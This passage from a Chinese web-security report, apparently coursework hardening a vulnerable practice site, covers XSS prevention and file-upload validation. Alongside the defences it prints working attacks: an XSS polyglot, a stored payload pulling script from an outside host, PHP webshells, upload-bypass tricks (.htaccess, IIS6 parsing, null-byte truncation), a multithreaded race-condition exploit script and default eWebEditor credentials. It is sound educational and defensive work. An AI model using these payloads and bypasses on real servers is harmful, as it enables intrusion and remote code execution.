不仅仅是业务上的“用户的 UGC 内容”可以进行注入，包括 URL 上的参数等都可以是攻击的来源。在处理输入时，以下内容都不可信：

- 来自用户的 UGC 信息
- 来自第三方的链接
- URL 参数
- POST 参数
- Referer（可能来自不可信的来源）
- Cookie（可能来自其他子域注入）

根据攻击的来源，XSS 攻击可分为存储型、反射型和 DOM 型三种。

- 存储区：恶意代码存放的位置。
- 插入点：由谁取得恶意代码，并插入到网页上。

4.1.2 存储型 XSS

存储型 XSS 的攻击步骤：

1. 攻击者将恶意代码提交到目标网站的数据库中。
2. 用户打开目标网站时，网站服务端将恶意代码从数据库取出，拼接在 HTML 中返回给浏览器。
3. 用户浏览器接收到响应后解析执行，混在其中的恶意代码也被执行。
4. 恶意代码窃取用户数据并发送到攻击者的网站，或者冒充用户的行为，调用目标网站接口执行攻击者指定的操作。

这种攻击常见于带有用户保存数据的网站功能，如论坛发帖、商品评论、用户私信等。

4.1.3 反射型 XSS

反射型 XSS 的攻击步骤：

1. 攻击者构造出特殊的 URL，其中包含恶意代码。
2. 用户打开带有恶意代码的 URL 时，网站服务端将恶意代码从 URL 中取出，拼接在 HTML 中返回给浏览器。
3. 用户浏览器接收到响应后解析执行，混在其中的恶意代码也被执行。
4. 恶意代码窃取用户数据并发送到攻击者的网站，或者冒充用户的行为，调用目标网站接口执行攻击者指定的操作。

反射型 XSS 跟存储型 XSS 的区别是：存储型 XSS 的恶意代码存在数据库里，反射型 XSS 的恶意代码存在 URL 里。

反射型 XSS 漏洞常见于通过 URL 传递参数的功能，如网站搜索、跳转等。

由于需要用户主动打开恶意的 URL 才能生效，攻击者往往会结合多种手段诱导用户点击。

POST 的内容也可以触发反射型 XSS，只不过其触发条件比较苛刻（需要构造表单提交页面，并引导用户点击），所以非常少见。

4.1.4 DOM 型 XSS

DOM 型 XSS 的攻击步骤：

1. 攻击者构造出特殊的 URL，其中包含恶意代码。
2. 用户打开带有恶意代码的 URL。
3. 用户浏览器接收到响应后解析执行，前端 JavaScript 取出 URL 中的恶意代码并执行。

4. 恶意代码窃取用户数据并发送到攻击者的网站，或者冒充用户的行为，调用目标网站接口执行攻击者指定的操作。

DOM 型 XSS 跟前两种 XSS 的区别：DOM 型 XSS 攻击中，取出和执行恶意代码由浏览器端完成，属于前端 JavaScript 自身的安全漏洞，而其他两种 XSS 都属于服务端的安全漏洞。

4.1.5 XSS 攻击的预防

通过前面的介绍可以得知，XSS 攻击有两大要素：

1. 攻击者提交恶意代码。
2. 浏览器执行恶意代码。

针对第一个要素：我们是否能够在用户输入的过程，过滤掉用户输入的恶意代码呢？

4.1.6 输入过滤

在用户提交时，由前端过滤输入，然后提交到后端。这样做是否可行呢？

答案是不可行。一旦攻击者绕过前端过滤，直接构造请求，就可以提交恶意代码了。

那么，换一个过滤时机：后端在写入数据库前，对输入进行过滤，然后把“安全的”内容，返回给前端。这样是否可行呢？

我们举一个例子，一个正常的用户输入了 `5 < 7` 这个内容，在写入数据库前，被转义，变成了 `5 < 7`。

问题是：在提交阶段，我们并不确定内容要输出到哪里。

这里的“不确定内容要输出到哪里”有两层含义：

1. 用户的输入内容可能同时提供给前端和客户端，而一旦经过了 `escapeHTML()`，客户端显示的内容就变成了乱码(`5 < 7`)。
2. 在前端中，不同的位置所需的编码也不同。
 - 当 `5 < 7` 作为 HTML 拼接页面时，可以正常显示：

```
<div title="comment">5 &lt; 7</div>
```
 - 当 `5 < 7` 通过 Ajax 返回，然后赋值给 JavaScript 的变量时，前端得到的字符串就是转义后的字符。这个内容不能直接用于 Vue 等模板的展示，也不能直接用于内容长度计算。不能用于标题、`alert` 等。

所以，输入侧过滤能够在某些情况下解决特定的 XSS 问题，但会引入很大的不确定性和乱码问题。在防范 XSS 攻击时应避免此类方法。

当然，对于明确的输入类型，例如数字、URL、电话号码、邮件地址等等内容，进行输入过滤还是必要的。

既然输入过滤并非完全可靠，我们就要通过“防止浏览器执行恶意代码”来防范 XSS。这部分分为两类：

- 防止 HTML 中出现注入。
- 防止 JavaScript 执行时，执行恶意代码。

4.1.7 预防存储型和反射型 XSS 攻击

存储型和反射型 XSS 都是在服务端取出恶意代码后，插入到响应 HTML 里的，攻击者刻意编写的“数据”被内嵌到“代码”中，被浏览器所执行。

预防这两种漏洞，有两种常见做法：

- 改成纯前端渲染，把代码和数据分隔开。
- 对 HTML 做充分转义。

纯前端渲染的过程：

1. 浏览器先加载一个静态 HTML，此 HTML 中不包含任何跟业务相关的数据。
2. 然后浏览器执行 HTML 中的 JavaScript。
3. JavaScript 通过 Ajax 加载业务数据，调用 DOM API 更新到页面上。

在纯前端渲染中，我们会明确的告诉浏览器：下面要设置的内容是文本（`.innerText`），还是属性（`.setAttribute`），还是样式（`.style`）等等。浏览器不会被轻易的被欺骗，执行预期外的代码了。

但纯前端渲染还需注意避免 DOM 型 XSS 漏洞（例如 `onload` 事件和 `href` 中的 `javascript:xxx` 等，请参考下文“预防 DOM 型 XSS 攻击”部分）。

在很多内部、管理系统中，采用纯前端渲染是非常合适的。但对于性能要求高，或有 SEO 需求的页面，我们仍然要面对拼接 HTML 的问题。

转义 HTML：

如果拼接 HTML 是必要的，就需要采用合适的转义库，对 HTML 模板各处插入点进行充分的转义。

常用的模板引擎，如 doT.js、ejs、FreeMarker 等，对于 HTML 转义通常只有一个规则，就是把 & < > " ' / 这几个字符转义掉，确实能起到一定的 XSS 防护作用，但并不完善：

XSS 安全漏洞	简单转义是否有防护作用
HTML 标签文字内容	有
HTML 属性值	有
CSS 内联样式	无
内联 JavaScript	无
内联 JSON	无
跳转链接	无

所以要完善 XSS 防护措施，我们要使用更完善更细致的转义策略。

例如 Java 工程里，常用的转义库为 `org.owasp.encoder`。以下代码引用自 [org.owasp.encoder 的官方说明](#)。

```
<!-- HTML 标签内文字内容 -->
<div><%= Encode.forHtml(UNTRUSTED) %></div>

<!-- HTML 标签属性值 -->
<input value="<%= Encode.forHtml(UNTRUSTED) %>" />

<!-- CSS 属性值 -->
<div style="width:<= Encode.forCssString(UNTRUSTED) %>">

<!-- CSS URL -->
<div style="background:<= Encode.forCssUrl(UNTRUSTED) %>">

<!-- JavaScript 内联代码块 -->
<script>
  var msg = "<%= Encode.forJavaScript(UNTRUSTED) %>";
  alert(msg);
</script>

<!-- JavaScript 内联代码块内嵌 JSON -->
<script>
var __INITIAL_STATE__ = JSON.parse('<%= Encoder.forJavaScript(data.toJSON()) %>');
</script>

<!-- HTML 标签内联监听器 -->
<button
  onclick="alert('<%= Encode.forJavaScript(UNTRUSTED) %>');">
  click me
</button>

<!-- URL 参数 -->
<a href="/search?value=<%= Encode.forUriComponent(UNTRUSTED) %>&order=1
```

```
#top">

<!-- URL 路径 -->
<a href="/page/<%= Encode.forUriComponent(UNTRUSTED) %>">

<!--
URL.
注意：要根据项目情况进行过滤，禁止掉 "javascript:" 链接、非法 scheme 等
-->
<a href='<%
urlValidator.isValid(UNTRUSTED) ?
Encode.forHtml(UNTRUSTED) :
"/404"
%>'>
    link
</a>
```

可见，HTML 的编码是十分复杂的，在不同的上下文里要使用相应的转义规则。

4.1.8 预防 DOM 型 XSS 攻击

DOM 型 XSS 攻击，实际上就是网站前端 JavaScript 代码本身不够严谨，把不可信的数据当作代码执行了。

在使用 `.innerHTML`、`.outerHTML`、`document.write()` 时要特别小心，不要把不可信的数据作为 HTML 插到页面上，而应尽量使用 `.textContent`、`.setAttribute()` 等。

如果用 Vue/React 技术栈，并且不使用 `v-html/dangerouslySetInnerHTML` 功能，就在前端 `render` 阶段避免 `innerHTML`、`outerHTML` 的 XSS 隐患。

DOM 中的内联事件监听器，如 `location`、`onclick`、`onerror`、`onload`、`onmouseover` 等，`<a>` 标签的 `href` 属性，JavaScript 的 `eval()`、`setTimeout()`、`setInterval()` 等，都能把字符串作为代码运行。如果不可信的数据拼接到字符串中传递给这些 API，很容易产生安全隐患，请务必避免。

```
<!-- 内联事件监听器中包含恶意代码 -->


<!-- 链接内包含恶意代码 -->
<a href="UNTRUSTED">1</a>

<script>
// setTimeout()/setInterval() 中调用恶意代码
setTimeout("UNTRUSTED")
setInterval("UNTRUSTED")

// location 调用恶意代码
```

```
location.href = 'UNTRUSTED'

// eval() 中调用恶意代码
eval("UNTRUSTED")
</script>
```

如果项目中有用到这些的话，一定要避免在字符串中拼接不可信数据。

4.1.9 其他 XSS 防范措施

虽然在渲染页面和执行 JavaScript 时，通过谨慎的转义可以防止 XSS 的发生，但完全依靠开发的谨慎仍然是不够的。以下介绍一些通用的方案，可以降低 XSS 带来 的风险和后果。

Content Security Policy:

严格的 CSP 在 XSS 的防范中可以起到以下的作用：

- 禁止加载外域代码，防止复杂的攻击逻辑。
- 禁止外域提交，网站被攻击后，用户的数据不会泄露到外域。
- 禁止内联脚本执行（规则较严格，目前发现 GitHub 使用）。
- 禁止未授权的脚本执行（新特性，Google Map 移动版在使用）。
- 合理使用上报可以及时发现 XSS，利于尽快修复问题。

输入内容长度控制：

对于不受信任的输入，都应该限定一个合理的长度。虽然无法完全防止 XSS 发生，但可以增加 XSS 攻击的难度。

其他安全措施：

- HTTP-only Cookie：禁止 JavaScript 读取某些敏感 Cookie，攻击者完成 XSS 注入后也无法窃取此 Cookie。
- 验证码：防止脚本冒充用户提交危险操作。

4.1.10 XSS 的检测

1. 使用通用 XSS 攻击字符串手动检测 XSS 漏洞。
2. 使用扫描工具自动检测 XSS 漏洞。

在 [Unleashing an Ultimate XSS Polyglot](#) 一文中有这么一个字符串：

```
jaVasCript://*-/*`/*`/*'/*"/**/(/* */oNcliCk=alert() )//%0D%0A%0d%0a//< /stYle/</titLe/</teXtarEa/</scRipt/- -!>\x3csVg/<sVg/oNloAd=alert()//>\x3e
```

它能够检测到存在于 HTML 属性、HTML 文字内容、HTML 注释、跳转链接、内联 JavaScript 字符串、内联 CSS 样式表等多种上下文中的 XSS 漏洞，也能检测 eval()、setTimeout()、setInterval()、Function()、innerHTML、document.write() 等 DOM 型 XSS 漏洞，并且能绕过一些 XSS 过滤器。

只要在网站的各输入框中提交这个字符串，或者把它拼接到 URL 参数上，就可以进行检测了。

```
http://xxx/search?keyword=jaVasCript%3A%2F*-%2F*%60%2F*%60%2F*%27%2F*%22%2F**%2F(%2F*%20*%2FoNcliCk%3Dalert()%20)%2F%2F%250D%250A%250d%250a%2F%2F%3C%2FstYle%2F%3C%2FtitLe%2F%3C%2FteXtarEa%2F%3C%2FscRipt%2F - - !%3E%3CsVg%2F%3CsVg%2FoNloAd%3Dalert()%2F%2F%3E%3E
```

除了手动检测之外，还可以使用自动扫描工具寻找 XSS 漏洞，例如 [Arachni](#)、[Mozilla HTTP Observatory](#)、[w3af](#) 等。

4.1.11 实践

在本网站上使用最简单的防护办法：转义 html 特殊字符

编写 xsswaf 函数，在所有有 xss 风险处引入

```
function xsswaf($query = "")  
{  
    $q = htmlspecialchars($query);  
    return $q;  
}
```

```
if (!isset($_GET['query']))  
{  
    http_redirect("/error.php?msg=Error, need to provide a query to search");  
}  
// $query = $_GET['query'];  
$query = xsswaf($_GET['query']);  
$pictures = Pictures::get_all_pictures_by_tag($query);
```

```
<br><br><div class="container">
    <div class="text-center">
        <h2>Guestbook</h2>
        <?php error_message(); ?>
        <h4>See what people are saying about us!</h4><hr>
    </div>
<?php
    if ($guestbook)
    {
        foreach ($guestbook as $guest)
        {
            ?
            <blockquote class="blockquote bq-primary">
                <p class="bq-title"><?= xsswaf($guest["comment"]) ?></p>
                <p> - by <?=h( xsswaf($guest["name"]) ) ?>
            </p>
            </blockquote>
        <?php
            } ?
        <?php
            }
        ?
    <?>
```

再次尝试攻击 payload 发现显示正常但源码已被转义无法执行弹窗

```
<div class="view intro-2" style="">
    <div class="full-bg-img">
        <div class="mask rgba-purple-light flex-center">
            <div class="container text-center white-text wow fadeInUp">
                <h2>RingFall's Vulnerable Website</h2>
                <br>
                <h5>Pictures that are tagged as '&lt;script&ampgtalert(1)&lt;/script&ampgt'<hr><div class="column prepend-1 span-21 first last" style="margin-bottom: 2em;">
                    <h3 class="error">No pictures here...</h3>
```

访问 guestbook 也可看到存储型 payload 无法执行

```
<sCriPt sRC=http://xssye.com/Y61L></sCrlpT>
```

- by xsser1

```
<script>alert('xss!')</script>
```

- by xsser

另一方面将 cookie 验证改为 session 验证，将用户登录信息存储在服务器端。使恶意攻击者无法仅仅使用 cookie 信息就冒充用户。

4.2 文件上传

4.2.1 校验方式介绍

- 客户端 javascript 校验（一般只校验后缀名）
- 服务端校验
 - 文件头 content-type 字段校验（image/gif）
 - 文件内容头校验（GIF89a）
 - 后缀名黑名单校验
 - 后缀名白名单校验
 - 自定义正则校验
- WAF 设备校验（根据不同的 WAF 产品而定）

校验方式溯源：

通常一个文件以 HTTP 协议进行上传时，将以 POST 请求发送至 Web 服务器，Web 服务器接收到请求并同意后，用户与 Web 服务器将建立连接，并传输数据。一般文件上传过程中将会经过如下几个检测步骤：



4.2.2 客户端校验（JavaScript 校验）

客户端 JS 验证通常做法是验证上传文件的扩展名是否符合验证条件

```

<script type="text/javascript">
    function checkFile() {
        var file = document.getElementsByName('upfile')[0].value;
        if (file == null || file == "") {
            alert("你还没有选择任何文件，不能上传!");
            return false;
        }
        //定义允许上传的文件类型
        var allow_ext = ".jpg|.jpeg|.png|.gif|.bmp|";
        //提取上传文件的类型
        var ext_name = file.substring(file.lastIndexOf("."));
        //alert(ext_name);
        //alert(ext_name + "/");
        //判断上传文件类型是否允许上传
        if (allow_ext.indexOf(ext_name + "|") == -1) {
            var errMsg = "该文件不允许上传，请上传" + allow_ext + "类型的
文件,当前文件类型为：" + ext_name;
            alert(errMsg);
            return false;
        }
    }
</script>

```

判断方式：在浏览加载文件，但还未点击上传按钮时便弹出对话框，内容如：只允许上传.jpg/.jpeg/.png 后缀名的文件，而此时并没有发送数据包。

绕过姿势：

- 1.通过 firefox 的 F12 修改 js 代码绕过验证
- 2.使用 burp 抓包直接提交，绕过 js 验证

4.2.3 服务端 MIME 类型检测

MIME type 的缩写为(**Multipurpose Internet Mail Extensions**)代表互联网媒体类型(Internet media type)，MIME 使用一个简单的字符串组成，最初是为了标识邮件 Email 附件的类型，在 html 文件中可以使用 content-type 属性表示，描述了文件类型的互联网标准。

Internet 中有一个专门组织 IANA 来确认标准的 MIME 类型，但 Internet 发展的太快，很多应用程序等不及 IANA 来确认他们使用的 MIME 类型为标准类型。因此他们使用在类别中以 x-开头的方法标识这个类别还没有成为标准，例如：x-gzip, x-tar 等。事实上这些类型运用的很广泛，已经成为了事实标准。只要客户机和服务器共同承认这个 MIME 类型，即使它是不标准的类型也没有关系，客户程序就能根据 MIME 类型，采用具体的处理手段来处理数据。

Response 对象通过设置 ContentType 使客户端浏览器，区分不同种类的数据，并根据不同的 MIME 调用浏览器内不同的程序嵌入模块来处理相应的数据。

MIME 类型格式：

类别/子类别;参数 Content-Type: [type]/[subtype]; parameter

MIME 主类别：

text: 用于标准化地表示的文本信息，文本消息可以是多种字符集和或者多种格式的；

Multipart: 用于连接消息体的多个部分构成一个消息，这些部分可以是不同类型的数据；

Application: 用于传输应用程序数据或者二进制数据；

Message: 用于包装一个 E-mail 消息；

Image: 用于传输静态图片数据；

Audio: 用于传输音频或者音声数据；

Video: 用于传输动态影像数据，可以是与音频编辑在一起的视频数据格式。

使用 php 实现对上传文件的文件类型进行了判断，如果不是图片类型，返回错误：

```
<?php  
if($_FILES['userfile']['type'] != "image/gif") #这里对上传的文件类型进行  
判断，如果不是 image/gif 类型便返回错误。  
{
```

```

echo "Sorry, we only allow uploading GIF images";
exit;
}
$uploadaddir = 'uploads/';
$uploadfile = $uploadaddir . basename($_FILES['userfile']['name']);
if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile))
{
    echo "File is valid, and was successfully uploaded.\n";
} else {
    echo "File uploading failed.\n";
}
?>

```

绕过方式：

使用 Burp 截取上传数据包，修改 Content-Type 的值，改为 image/gif 即可成功绕过上传 webshell

```

POST /upload.php HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: localhost
User-Agent: libwww-perl/5.803
Content-Type: multipart/form-data; boundary=xYzZY
Content-Length: 155
--xYzZY
Content-Disposition: form-data; name="userfile"; filename="shell.php"
Content-Type: image/gif (原为 Content-Type: text/plain)
<?php system($_GET['command']);?>
--xYzZY-

```

4.2.4 服务端文件扩展名检测

```

<?php
$type = array("php","php3");
//判断上传文件类型
$fileext = fileext($_FILE['file']['name']);
if(!in_array($fileext,$type)){
    echo "upload success!";
}
else{
    echo "sorry";
}
?>

```

绕过技巧：

配合 Apache 的.htaccess 文件上传解析漏洞：

.htaccess 文件是 Apache 服务器中的一个配置文件，它负责相关目录下的网页配置。通过 htaccess 文件，可以实现：网页 301 重定向、自定义 404 错误页面、改变文件扩展名、允许/阻止特定的用

户或者目录的访问、禁止目录列表、配置默认文档等功能 IIS 平台上不存在该文件，该文件默认开启，启用和关闭在 `httpd.conf` 文件中配置。

有些服务器在上传认证时没有拦截`.htaccess` 文件上传，就会造成恶意用户利用上传`.htaccess` 文件解析漏洞，来绕过验证进行上传 WEBShell，从而达到控制网站服务器的目的。

首先我们编写一个`.htaccess` 文件。打开记事本，编写代码“`AddType application/x-
httpd-php .jpg`”，然后点击文件选中另存为，编写文件名为`.htaccess`，选择保存类型为所有文件。然后将其进行上传。因为`.htaccess` 是 apache 服务器中的一个配置文件，不在上传的文件的黑名单之内，所以`.htaccess` 文件是可以上传成功。

接下来我们制造一个一句话木马文件，如取名为 `yijuhua.php`。因为之前上传成功到服务器的`.htaccess` 文件里的代码可以让 `.jpg` 后缀名文件格式的文件名以 `php` 格式解析，因此达到了可执行的效果。所以我们把 `yijuhua.php` 文件的后缀名改为`.jpg` 格式，让`.htaccess` 文件解析 `yijuhua.jpg` 文件里的 `php` 代码，从而使木马上传成功并达到可执行的目的。

Apache 站上的解析缺陷绕过上传漏洞：

Apache 的解析漏洞主要特性为 Apache 是从后面开始检查后缀，按最后一个合法后缀执行，整个漏洞的关键就是 Apache 的合法后缀到底是哪些，不是合法后缀的都可以被利用，所以将木马的后缀进行修改为允许上传的类型后，即可成功绕过验证，最终拿到权限。

例如新建完要上传的一句话木马文件后命名为 `yijuhua.php`，然后我们在文件后缀处添加上 `7z`，就有可能绕过验证上传成功。也可以修改后缀名为 `cab`、`zip`、`bmp` 等，只要是允许的上传类型都可能被上传成功。最后通过菜刀类工具访问即可。

IIS6.0 站上的目录路径检测解析绕过上传漏洞：

当我们使用的服务器都是 Windows2003，并且使用的服务为 IIS6.0 时，就可能存在如本节所描述的漏洞。

以 `asp` 为例，先准备好一句话木马文件，然后通过 `burpsuite` 进行抓包：其中 `Content-Disposition:form-data;name="path"` 下面的一行为服务保存文件的相对路径，我们把原本的 `uploadimg/` 改为 `uploadimg/1.asp/;`，
`filename="yijuhua.asp"` 修改为 `filename="yijuhua.asp/1.jpg"`

本例的知识点在于利用了 IIS6.0 目录路径检测解析，文件的名字为 `"yijuhua.asp/1.jpg"`，也同样会被 IIS 当作 ASP 文件来解析并执行。

首先我们请求 `/yijuhua.asp/1.jpg`，服务器会从头部查找查找“.”号，获得 `.asp/1.jpg`。然后查找“/”，如果有则内存截断，所以 `/yijuhua.asp/1.jpg` 会当做 `/yijuhua.asp` 进行解析。

上传成功后，通过 response 我们可以查看到得到的文件名信息为“1.asp;14127900008.asp”，那么就可以在前面添加上 uploadimg/，从而构造访问地址为：“<http://www.test.com/uploadimg/1.asp;14127900008.asp>”，并通过菜刀类的工具进行访问了。

IIS6.0 站上的解析缺陷绕过上传漏洞：

此类方法与上面讲的目录解析有点类似，不同点在于是利用文件解析来达到绕过上传的目的。

以 php 为例，同样是准备好一句话木马文件后通过 burpsuite 进行抓包。查看数据包：其中 Content-Disposition:form-data;name="path"下面的一行为服务保存文件的相对路径，我们把原本的 uploadimg/ 改为 uploadimg/1.php;，filename="yijuhua.php" 修改为 filename="yijuhua.jpg"。

本例中的知识点在于利用了 IIS6.0 目录路径检测解析，文件的名字为“1.php;yijuhua.jpg”，也同样会被 IIS 当作 PHP 文件来解析并执行：首先我们请求/1.php;yijuhua.jpg，然后服务器会从头部查找查找"."号，获得.php;yijuhua.jpg。接着查找到";"，有则内存截断，所以/1.php;yijuhua.jpg 会当做/1.php 进行解析。

最后类似上一节那样，通过 response 我们可以查看到得到的文件名信息为“1.php;14127900008.php”，在前面添加上 uploadimg/，从而构造访问地址为：“<http://www.test.com/uploadimg/1.php;14127900008.php>”，并通过菜刀类的工具进行访问。

1. 使用大小写绕过（针对对大小写不敏感的系统如 windows），如：PhP

2. 使用黑名单外的脚本类型，如：php5,asa 和 cer 等(IIS 默认支持解析.asp,.cdx,.asa,.cer 等)

能被解析的文件扩展名列表：

```
jsp jspx jspx  
asp asa cer aspx
```

3. 配合操作系统文件命令规则

(1) 上传不符合 windows 文件命名规则的文件名

```
test.asp.  
test.asp(空格)  
test.php:1.jpg  
test.php:: $DATA
```

会被 windows 系统自动去掉不符合规则符号后面的内容。

(2) linux 下后缀名大小写

在 linux 下，如果上传 php 不被解析，可以试试上传 pHp 后缀的文件名。

(3) 借助系统特性突破扩展名验证，如： test.php_(在 windows 下,下划线是空格，保存文件时下划线被吃掉剩下 test.php)

4. 双扩展名之间使用 00 截断，绕过验证上传恶意代码

0x00 截断：基于一个组合逻辑漏洞造成的，通常存在于构造上传文件路径的时候

test.php(0x00).jpg

test.php%00.jpg

路径/upload/1.php(0x00)，文件名 1.jpg，结合/upload/1.php(0x00)/1.jpg

5. 超长文件名截断上传(windows 258byte | linux 4096byte)

4.2.5 服务端检测文件内容

配合文件包含漏洞：

前提：校验规则只校验当文件后缀名为 asp/php/jsp 的文件内容是否为木马。

绕过方式：（这里拿 php 为例，此漏洞主要存在于 PHP 中）

(1) 先上传一个内容为木马的 txt 后缀文件，因为后缀名的关系没有检验内容；

(2) 然后再上传一个.php 的文件，内容为<?php Include("上传的 txt 文件路径");?>

此时，这个 php 文件就会去引用 txt 文件的内容，从而绕过校验，下面列举包含的语法：

```
#PHP  
<?php Include("上传的 txt 文件路径");?>  
#ASP  
<!--#include file="上传的 txt 文件路径" -->  
#JSP  
<jsp:inclde page="上传的 txt 文件路径"/>  
or  
&lt;%@include file="上传的 txt 文件路径"%>
```

4.2.6 服务端检测文件头

文件头简介：

不同的图片文件都有不同文件头，如：

PNG：文件头标识 (8 bytes) 89 50 4E 47 0D 0A 1A 0A

JPEG：文件头标识 (2 bytes): 0xff, 0xd8 (SOI) (JPEG 文件标识)

GIF：文件头标识 (6 bytes) 47 49 46 38 39(37) 61

PHP 使用 getimagesize 函数验证图片文件头

绕过方式：

绕过这个检测只需要在恶意脚本前加上允许上传文件的头标识就可以了

在木马内容基础上再加了一些文件信息，有点像下面的结构

GIF89a

```
<?php phpinfo(); ?>
```

4.2.7 上传到服务端后验证

竞争上传演示代码：

```
<?php
$allowtype = array("gif","png","jpg");
$size = 10000000;
$path = "./";

$filename = $_FILES['file']['name'];

if(is_uploaded_file($_FILES['file']['tmp_name'])){
    if(!move_uploaded_file($_FILES['file']['tmp_name'],$path.$filename))
    {
        die("error:can not move");
    }
} else{
    die("error:not an upload file!");
}
$newfile = $path.$filename;
echo "file upload success.file path is: ".$newfile."\n<br />";

if($_FILES['file']['error']>0){
    unlink($newfile);
    die("Upload file error: ");
}
$ext = array_pop(explode(".",$_FILES['file']['name']));
if(!in_array($ext,$allowtype)){
    unlink($newfile);
    die("error:upload the file type is not allowed, delete the file!");
}
?>
```

首先将文件上传到服务器，然后检测文件后缀名，如果不符合条件，就删掉，我们的利用思路是这样的，首先上传一个 php 文件，内容为：

```
<?php fputs(fopen("./info.php", "w"), '<?php @eval($_POST["drops"]); ?>');
?>
```

当然这个文件会被立马删掉，所以我们使用多线程并发的访问上传的文件，总会有一次在上传文件到删除文件这个时间段内访问到上传的 php 文件，一旦我们成功访问到了上传的文件，那么它就会向服务器写一个 shell。利用代码如下：

```
import os
import requests
import threading

class RaceCondition(threading.Thread):
    def __init__(self):
        threading.Thread.__init__(self)
        self.url = "http://127.0.0.1:8080/upload/shell0.php"
        self.uploadUrl = "http://127.0.0.1:8080/upload/copy.php"

    def _get(self):
        print('try to call uploaded file...')
        r = requests.get(self.url)
        if r.status_code == 200:
            print("[*]create file info.php success")
            os._exit(0)

    def _upload(self):
        print("upload file.....")
        file = {"file":open("shell0.php","r")}
        requests.post(self.uploadUrl, files=file)

    def run(self):
        while True:
            for i in range(5):
                self._get()
            for i in range(10):
                self._upload()
                self._get()

if __name__ == "__main__":
    threads = 20

    for i in range(threads):
        t = RaceCondition()
        t.start()

    for i in range(threads):
        t.join()
```

经过几次尝试后成功成功写入 shell

4.2.8 针对各种 CMS

比如说 JCMS 等存在的漏洞，可以针对不同 CMS 存在的上传漏洞进行绕过。

- PHPCMSv9.6.0 任意文件上传

4.2.9 针对各种编辑器漏洞

比如 FCK, ewebeditor 等, 可以针对编辑器的漏洞进行绕过。

4.2.10 文本编辑器

常见的文本编辑器有 CKEditor、eWebEditor、UEditor、KindEditor、xhEditor 等, 它们的功能类似且都有图片上传、视频上传、远程下载等功能, 这类文本编辑器也称为富文本编辑器。

1 FCKeditor:

下面以 FCKeditor(现名为 CKEditor)为例:

1、敏感信息暴漏

- * 查看版本信息
/FCKeditor/editor/dialog/fck_about.html
- * 默认上传页面
/FCKeditor/editor/filemanager/browser/default/browser.html
/FCKeditor/editor/filemanager/browser/default/connectors/test.html
/FCKeditor/editor/filemanager/upload/test.html
/FCKeditor/editor/filemanager/connectors/test.html
/FCKeditor/editor/filemanager/connectors/uploadtest.html
- * 其他敏感文件
/FCKeditor/editor/filemanager/connectors/aspx/connector.html
/FCKeditor/editor/filemanager/connectors/asp/connector.html
/FCKeditor/editor/filemanager/connectors/php/connector.php

2、黑名单策略错误

FCKeditor<=2.4.3 版本采用的是有弊端的黑名单策略, 可以采用 asa、cer 等扩展名

3、任意文件上传漏洞

FCKeditor 的 2.4.2 及以下版本的黑名单配置信息里没有定义类型 Media, 直接构造 html 表单就行,

在 form 中的 action="http://22.22.22.22/fckeditor/editor/filemanager/upload/php/upload.php?Type=Media" 即可, 然后上传

2 eWebEditor:

1、默认后台

- 2.80 以前为: ewebeditor/admin_login.asp
- 2.80 以后为: admin/login.asp

2、默认账号密码

admin admin888

3、数据库地址

默认数据库地址

ewebeditor/db/ewebeditor.mdb
常用数据库地址
ewebeditor/db/ewebeditor.asa
ewebeditor/db/ewebeditor.asa
ewebeditor/db/#ewebeditor.asa
ewebeditor/db/#ewebeditor.mdb
ewebeditor/db/!@#ewebeditor.asp
ewebeditor/db/ewebeditor1033.mdb
asp asa 为后缀的数据库下载下来后改为 mdb

4.2.11 防护建议


1. 使用白名单限制可以上传的文件扩展（白名单比黑名单可靠多了）
2. 验证文件内容，使用正则匹配恶意代码限制上传
3. 对上传后的文件统一随机命名，不允许用户控制扩展名
4. 修复服务器可能存在的解析漏洞
5. 严格限制可以修改服务器配置的文件上传如：.htaccess
6. 隐藏上传文件路径。
7. 升级 Web Server
8. 及时修复 Web 上传代码（重要）
9. 不能有本地文件包含漏洞
10. 注意 0x00 截断攻击（PHP 更新到最新版本）
11. 上传文件的存储目录禁用执行权限

4.2.12 实践

使用白名单过滤

```
if (isset($_POST['tag']) && isset($_POST['name']) && isset($_FILES['pic']) && isset($_POST['price']) && isset($_POST['title']))  
{  
    $type = array("jpg", "png");  
  
    if ($_POST['tag'] == "" || $_POST['name'] == "" || $_POST['price'] == "" || $_POST['title'] == "")  
    {  
        $flash['error'] = "Must include all fields";  
    }  
    elseif (!in_array(explode('.', $_POST['name'])[1], $type))  
    {  
        $flash['error'] = explode('.', $_POST['name'])[1] . " Not a picture!";  
    }  
    else  
    {
```

再次尝试上传 php，报错 php 后缀不是图片



4.3 SQL 注入

4.3.1 介绍

